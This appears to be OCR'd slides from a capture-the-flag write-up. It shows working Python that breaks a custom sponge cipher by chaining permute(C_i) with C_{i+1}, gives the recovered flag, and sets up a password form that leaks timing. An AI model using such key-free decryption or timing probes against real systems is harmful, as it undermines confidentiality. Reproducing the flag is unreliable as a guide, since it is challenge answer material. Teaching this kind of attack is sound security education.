
P_i is a function of C_i and C_{i-1}

C is fully known to us



```python
def decrypt(cipher_bytes):
    # Initialize state with first ciphertext block
    S = list(cipher_bytes[:SPONGE_RATE])
    plaintext = bytearray()

    # Decrypt each full chunk
    offset = SPONGE_RATE
    while offset + SPONGE_RATE <= len(cipher_bytes):
        chunk = cipher_bytes[offset:offset + SPONGE_RATE]
        S = permute_384(S)
        plaintext.extend([chunk[i] ^ S[i] for i in range(SPONGE_RATE)])
        S = list(chunk)
        offset += SPONGE_RATE

    # Decrypt remaining bytes
    rem = len(cipher_bytes) % SPONGE_RATE
    if rem:
        S = permute_384(S)
        last = cipher_bytes[-rem:]
        plaintext.extend([last[i] ^ S[i] for i in range(rem)])

    return bytes(plaintext)
```

- $C_1 = \text{permute}(K) \oplus P_1$
- $\boxed{\text{permute}(C_1)} \oplus C_2 = P_2$
- $\text{permute}(C_2) \oplus C_3 = P_3$
- $\text{permute}(C_3) \oplus C_4 = P_4$
- $\text{permute}(C_4) \oplus C_5 = P_5$
- …



```
def decrypt(cipher_bytes):
    # Initialize state with first ciphertext block
    S = list(cipher_bytes[:SPONGE_RATE])
    plaintext = bytearray()

    # Decrypt each full chunk
    offset = SPONGE_RATE
    while offset + SPONGE_RATE <= len(cipher_bytes):
        chunk = cipher_bytes[offset:offset + SPONGE_RATE]
        S = permute_384(S)
        plaintext.extend([chunk[i] ^ S[i] for i in range(SPONGE_RATE)])
        S = list(chunk)
        offset += SPONGE_RATE

    # Decrypt remaining bytes
    rem = len(cipher_bytes) % SPONGE_RATE
    if rem:
        S = permute_384(S)
        last = cipher_bytes[-rem:]
        plaintext.extend([last[i] ^ S[i] for i in range(rem)])

    return bytes(plaintext)
```

RISC{th1s_w4s_4_l1ttl3_b1t_tr1cky!}

- $C_1 = \text{permute}(K) \oplus P_1$
- $\boxed{\text{permute}(C_1) \oplus C_2} = P_2$
- $\text{permute}(C_2) \oplus C_3 = P_3$
- $\text{permute}(C_3) \oplus C_4 = P_4$
- $\text{permute}(C_4) \oplus C_5 = P_5$
- …

Call The Plumber


400pts

- Password form

Call The Plumber

400pts

- Password form



Secure Cookie Jar Logon


Incorrect! You wasted **0.00000385008752346039** seconds :(

🍪

Call The Plumber

400pts

- Password form
- Can try random PWs, only feedback is “you wasted X seconds”



